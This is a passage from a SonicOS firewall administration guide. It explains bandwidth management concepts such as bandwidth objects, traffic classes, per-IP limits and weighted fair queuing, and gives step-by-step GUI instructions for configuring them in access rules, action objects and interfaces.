A **bandwidth rule** specifies the actual parameters, such as priority, guaranteed bandwidth, maximum bandwidth, and per-IP bandwidth management, and is configured in a bandwidth object. Bandwidth rules identify and organize packets into traffic classes by matching specific criteria.

A **classifier** is an access rule or application rule in which a bandwidth object is enabled. Access rules and application rules are configured for specific interfaces or interface zones.

The first step in bandwidth management is that all packets that pass through the SonicOS firewall are assigned a classifier (class tag). The classifiers identify packets as belonging to a particular traffic class. Classified packets are then passed to the BWM engine for policing and shaping. The SonicOS uses two types of classifiers:

- Access Rules
- Application Rules

A rule that has sub elements is known as a parent rule.

Configuring a bandwidth object: Parameters shows the parameters that are configured in a bandwidth object:

Configuring a bandwidth object: Parameters

Name	Description
Guaranteed Bandwidth	The bandwidth that is guaranteed to be provided for a particular traffic class.
Maximum Bandwidth	The maximum bandwidth that a traffic class can utilize.
Traffic Priority	The priority of the traffic class. • **0** – highest priority • **7** – lowest priority
Violation Action	The firewall action that occurs when traffic exceeds the maximum bandwidth. • **Delay** – packets are queued and sent when possible. • **Drop** – packets are dropped immediately.
Enable Per-IP Bandwidth Management	The elemental feature that enables the firewall to support time-critical traffic, such as voice and video, effectively. When per-IP BWM is enabled, the elemental bandwidth settings are applied to each individual IP under its parent rule.

After packets have been tagged with a specific traffic class, the BWM engine gathers them for policing and shaping based on the bandwidth settings that have been defined in a bandwidth object, enabled in an access rule, and attached to application rules.

Classifiers also identify the direction of packets in the traffic flow. Classifiers can be set for either the egress, ingress, or both directions. For Bandwidth Management, the terms ingress and egress are defined as follows:

- **Ingress** – Traffic from initiator to responder in a particular traffic flow.
- **Egress** – Traffic from responder to initiator in a particular traffic flow.

For example, a client behind Interface X0 has a connection to a server which is behind Interface X1. Direction of traffic shows:

- Direction of traffic flow in each direction for client and server
- Direction of traffic on each interface
- Direction indicated by the BWM classifier

Direction of traffic

Direction of Traffic Flow	Direction of Interface X0	Direction of Interface X1	BWM Classifier
Client to Server	Egress	Ingress	Egress
Server to Client	Ingress	Egress	Ingress

To be compatible with traditional bandwidth management settings in WAN zones, the terms inbound and outbound are still supported to define traffic direction. These terms are only applicable to active WAN zone interfaces.

- **Outbound** – Traffic from LAN\DMZ zone to WAN zone (Egress).
- **Inbound** – Traffic from WAN zone to LAN\DMZ zone (Ingress).

Elemental Bandwidth Settings

Elemental bandwidth settings provide a method of allowing a single BWM rule to apply to the individual elements of that rule. Per-IP Bandwidth Management is an “Elemental” feature that is a sub-option of Bandwidth Object. When Per-IP BWM is enabled, the elemental bandwidth settings are applied to each individual IP under its parent rule.

The Elemental Bandwidth Settings feature enables a bandwidth object to be applied to individual elements under a parent traffic class. Elemental Bandwidth Settings is a sub-option of Firewall > Bandwidth Objects, the parent rule or traffic class. The following table shows the parameters that are configured under Elemental Bandwidth Settings; see Configuring Bandwidth Objects on page 1012.

Elemental Bandwidth settings: Parameters

Name	Description
Enable Per-IP Bandwidth Management	When enabled, the maximum elemental bandwidth setting applies to each IP address under the parent traffic class, which allows the firewall to support time-critical traffic, such as voice and video, effectively.
Maximum Bandwidth	The maximum elemental bandwidth that can be allocated to an IP address under the parent traffic class. The maximum elemental bandwidth cannot be greater than the maximum bandwidth of its parent class.

When you enable Per-IP Bandwidth Management, each individual IP under its parent rule will be applied to the elemental bandwidth settings.

Zone-Free Bandwidth Management

The zone-free bandwidth management feature enables bandwidth management on all interfaces regardless of their zone assignments. Previously, bandwidth management only applied to these zones:

- LAN/DMZ to WAN/VPN
- WAN/VPN to LAN/DMZ

In SonicOS 6.2 and above, zone-free bandwidth management can be performed across all interfaces regardless of zone.

Zone-free bandwidth management allows you to configure the maximum bandwidth limitation independently, in either the ingress or egress direction, or both, and apply it to any interfaces using Access Rules and Application Rules.

NOTE: Interface bandwidth limitation is only available on physical interfaces. Failover and load balancing configuration does not affect interface bandwidth limitations.

Weighted Fair Queuing

Traditionally, SonicOS bandwidth management distributes traffic to 8 queues based on the priority of the traffic class of the packets. These 8 queues operate with strict priority queuing. Packets with the highest priority are always transmitted first.

Strict priority queuing can cause high priority traffic to monopolize all of the available bandwidth on an interface, and low priority traffic will consequently be stuck in its queue indefinitely. Under strict priority queuing, the scheduler always gives precedence to higher priority queues. This can result in bandwidth starvation to lower priority queues.

Weighted Fair queuing (WFQ) alleviates the problem of bandwidth starvation by servicing packets from each queue in a round robin manner, so that all queues are serviced fairly within a given time interval. High priority queues get more service and lower priority queues get less service. No queue gets all the service because of its high priority, and no queue is left unserviced because of its low priority.

For example, Traffic Class A is configured as Priority 1 with a maximum bandwidth of 400 kbps. Traffic Class B is configured as Priority 3 with a maximum bandwidth of 600 kbps. Both traffic classes are queued to an interface that has a maximum bandwidth of only 500kbps. Both queues will be serviced based on their priority in a round robin manner. So, both queues will be serviced, but Traffic Class A will be transmitted faster than Traffic Class B.

Shaped bandwidth for consecutive sampling intervals shows the shaped bandwidth for each consecutive sampling interval:

Shaped bandwidth for consecutive sampling intervals

Sampling Interval	Traffic Class A		Traffic Class B	
	Incoming kbps	Shaped kbps	Incoming kbps	Shaped kbps
1	500	380	500	120
2	500	350	500	150
3	400	300	800	200
4	600	400	400	100
5	200	180	600	320
6	200	200	250	250


Configuring Bandwidth Management

Enabling Advanced Bandwidth Management

To enable Advanced bandwidth management:

1 On the firewall, go to **Firewall Settings** > **BWM**.

2 Set the **Bandwidth Management Type** option to **Advanced**.



3 Click **Accept**.

NOTE: When **Advanced** BWM is selected, the priorities fields are disabled and cannot be set here. Under Advanced BWM, the priorities are set in bandwidth policies. See Configuring Bandwidth Policies on page 1071.


Configuring Bandwidth Policies

- Enabling a Bandwidth Object in an Action Object on page 1075
- Enabling a Bandwidth Priority and Bandwidth Objects in an Action Object on page 1076

Configuring a Bandwidth Object

To configure a bandwidth object:

1 Navigate to **Firewall** > **Bandwidth Objects**.



2 Do one of the following:

- Click the **Add** button to create a new Bandwidth Object.
- Click the **Edit** icon of the Bandwidth Object you want to change.

The **Edit Bandwidth Object** dialog displays.

3 In the **Name** field, enter a name for this bandwidth object.

4 In the **Guaranteed Bandwidth** field, enter the amount of bandwidth that this bandwidth object will guarantee to provide for a traffic class (in kbps or Mbps).

a Specify whether the bandwidth is **kbps** (default) or **Mbps** from the drop-down menu.

5 In the **Maximum Bandwidth** field, enter the maximum amount of bandwidth that this bandwidth object will provide for a traffic class.

NOTE: The actual allocated bandwidth may be less than this value when multiple traffic classes compete for a shared bandwidth.

a Specify whether the bandwidth is **kbps** (default) or **Mbps** from the drop-down menu.

6 In the **Traffic Priority** field, enter the priority that this bandwidth object will provide for a traffic class. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

When multiple traffic classes compete for shared bandwidth, classes with the highest priority are given precedence.

7 In the **Violation Action** field, enter the action that this bandwidth object will provide when traffic exceeds the maximum bandwidth setting:

- **Delay** – Specifies that excess traffic packets are queued and sent when possible.
- **Drop** – Specifies that excess traffic packets are dropped immediately.

8 In the **Comment** field, enter a text comment or description for this bandwidth object.

9 Click **OK**.


Enabling Elemental Bandwidth Management

Elemental Bandwidth Management enables SonicOS to enforce bandwidth rules and policies on each individual IP that passes through the firewall.


To enable elemental bandwidth management in a bandwidth object:

1 Navigate to **Firewall** > **Bandwidth Objects**.

2 Click the **Edit** icon of the Bandwidth Object you want to change. The **Edit Bandwidth Object** dialog displays.



3 Click the **Elemental** tab.



4 Select the **Enable Per-IP Bandwidth Management** option. This option is not selected by default. When enabled, the maximum elemental bandwidth setting applies to each individual IP under the parent traffic class.

5 In the **Maximum Bandwidth** field, enter the maximum elemental bandwidth that can be allocated to a protocol under the parent traffic class.

   a Specify whether the bandwidth is **kbps** (default) or **Mbps** from the drop-down menu.

6 Click **OK**.

Enabling a Bandwidth Object in an Access Rule

If Advanced BWM is selected, you can enable bandwidth objects (and their configurations) in **Firewall > Access Rules**.


To enable a bandwidth object in an Access Rule:

1 Navigate to **Firewall** > **Access Rules**.

2 Do one of the following:

- Click the **Add** button to create a new Access Rule. The **Add Rule** dialog displays.
- Click the **Edit** icon for the appropriate Access Rule. The **Edit Rule** dialog displays.

3 Click the **BWM** tab.



4 To enable a bandwidth object for the egress direction, under **Bandwidth Management**, select the **Enable Egress Bandwidth Management** checkbox.

5 From the **Select a Bandwidth Object** drop-down menu, select the bandwidth object you want for the egress direction.

6 To enable a bandwidth object for the ingress direction, under **Bandwidth Management**, select the **Enable Ingress Bandwidth Management** checkbox.

7 From the **Select a Bandwidth Object** drop-down menu, select the bandwidth object you want for the ingress direction.

8 To enable bandwidth usage tracking, select the **Enable Tracking Bandwidth Usage** option.

9 Click **OK**.

Enabling a Bandwidth Priority in an Access Rule

If **Global BWM BWM** is selected, you can enable bandwidth priority in **Firewall > Access Rules**.


To enable bandwidth priority in an Access Rule:

1 Navigate to **Firewall > Access Rules**.

2 Do one of the following:

- Click the **Add** button to create a new Access Rule. The **Add Rule** dialog displays.
- Click the **Edit** icon for the appropriate Access Rule. The **Edit Rule** dialog displays.

3 Click the **BWM** tab.



4 To enable a bandwidth object for the egress direction, under **Bandwidth Management**, select the **Enable Egress Bandwidth Management** checkbox. This option is not selected by default.

5 From the **Bandwidth Priority** drop-down menu, select the bandwidth priority you want for the egress direction. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

6 To enable a bandwidth object for the ingress direction, under **Bandwidth Management**, select the **Enable Ingress Bandwidth Management** checkbox. This option is not selected by default.

7 From the **Bandwidth Priority** drop-down menu, select the bandwidth priority you want for the ingress direction. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

8 Click **OK**.


Enabling a Bandwidth Object in an Action Object

If **Advanced BWM** is selected, you can enable bandwidth objects (and their configurations) in **Firewall > Access Rules**.

To enable a bandwidth object in an action object:


1 Navigate to **Firewall > Action Objects**.

2 Create a new action object by clicking on the **Add New Action Object** button. The **Add/Edit Action Object** dialog displays.



3 Enter a name for the action object in the **Action Name** field.

4 From the **Action** drop-down menu, select **Bandwidth Management**, which allows control and monitoring of application-level bandwidth usage. The options on the **Add/Edit Action Object** dialog change.



5 In the **Bandwidth Aggregation Method** drop-down menu, select the appropriate bandwidth aggregation method:

- **Per Policy** (default)
- **Per Action**

6 To enable bandwidth management in the egress direction, select the **Enable Egress Bandwidth Management** option.

a From the **Bandwidth Object** drop-down menu, select the bandwidth object for the egress direction.

7 To enable bandwidth management in the ingress direction, select the **Enable Ingress Bandwidth Management** option.

a From the **Bandwidth Object** drop-down menu, select the bandwidth object for the ingress direction.

8 Optionally, to enable bandwidth usage tracking, select the **Enable Tracking Bandwidth Usage** option. This option is available only if either or both of the **Enable Bandwidth Management** options are selected.

9 Click **OK**.


Enabling a Bandwidth Priority and Bandwidth Objects in an Action Object

If **Global BWM BWM** is selected, you can specify BWM priority and enable bandwidth objects (and their configurations) in **Firewall > Access Rules**.

To enable bandwidth priority and a bandwidth object in an action object:


1 Navigate to **Firewall > Action Objects**.

2 Create a new action object by clicking on the **Add New Action Object** button. The **Add/Edit Action Object** dialog displays.



3 Enter a name for the action object in the **Action Name** field.

4 From the **Action** drop-down menu, select **Bandwidth Management**, which allows control and monitoring of application-level bandwidth usage. The options on the **Add/Edit Action Object** dialog change.



5 To enable bandwidth management in the egress direction, select the **Enable Egress Bandwidth Management** for priority option.

   a From the **Bandwidth Priority** drop-down menu, select the bandwidth object for the egress direction. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

6 To enable bandwidth management in the ingress direction, select the **Enable Ingress Bandwidth Management** for priority option.

   a From the **Bandwidth Priority** drop-down menu, select the bandwidth object for the ingress direction. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

7 In the **Bandwidth Aggregation Method** drop-down menu, select the appropriate bandwidth aggregation method:

- **Per Policy** (default)
- **Per Action**

8 To enable bandwidth management by Bandwidth Object in the egress direction, select the **Enable Egress Bandwidth Management** option.

   a From the **Bandwidth Object** drop-down menu, select the bandwidth object for the egress direction.

9 To enable bandwidth management by Bandwidth Object in the ingress direction, select the **Enable Ingress Bandwidth Management** option.

   a From the **Bandwidth Object** drop-down menu, select the bandwidth object for the ingress direction.

10 Optionally, to enable bandwidth usage tracking, select the **Enable Tracking Bandwidth Usage** option. This option is available only if either or both of the **Enable Bandwidth Management** by Bandwidth Object options are selected.

11 Click **OK**.


Setting Interface Bandwidth Limitations with Advanced BWM

To set the bandwidth limitations for an interface:


1 Navigate to **Network** > **Interfaces**.

2 Click the **Edit** icon for the appropriate interface. The **Edit Interface** dialog displays.

3 Click the **Advanced** tab.



4 Scroll to the **Bandwidth Management** section.



5 Select the **Enable Interface Egress Bandwidth Limitation** option. This option is not selected by default.

When this option is:

- Selected, the maximum available egress BWM is defined, but as advanced BWM is policy based, the limitation is not enforced unless there is a corresponding Access Rule or App Rule.
- Not selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

a In the **Maximum Interface Egress Bandwidth (kbps)** field, enter the maximum egress bandwidth for the interface (in kilobytes per second). The default is **384.000000** Kbps.

6 Select the **Enable Interface Ingress Bandwidth Limitation** option. This option is not selected by default. For information on using this option, see Step 5.

7 Click **OK**.


Setting Interface Bandwidth Limitations with Global BWM

To set the bandwidth limitations for an interface:


1 Navigate to **Network > Interfaces**.

2 Click the **Edit** icon for the appropriate interface. The **Edit Interface** dialog displays.

3 Click the **Advanced** tab.



4 Scroll to the **Bandwidth Management** section.



5 Select the **Enable Interface Egress Bandwidth Limitation** option. This option is not selected by default.

When this option is:

- Selected, the maximum available egress BWM is defined, but as advanced BWM is policy based, the limitation is not enforced unless there is a corresponding Access Rule or App Rule.
- Not selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

a In the **Maximum Interface Egress Bandwidth (kbps)** field, enter the maximum egress bandwidth for the interface (in kilobytes per second). The default is **384.000000** Kbps.

6 Select the **Enable Interface Ingress Bandwidth Limitation** option. This option is not selected by default. This option is not selected by default. For information on using this option, see Step 5.

7 Click **OK**.

Upgrading to Advanced Bandwidth Management

Advanced Bandwidth Management uses Bandwidth Objects as the configuration method. Bandwidth objects are configured under **Firewall** > **Bandwidth Objects**, and can then be enabled in **Access Rules**.

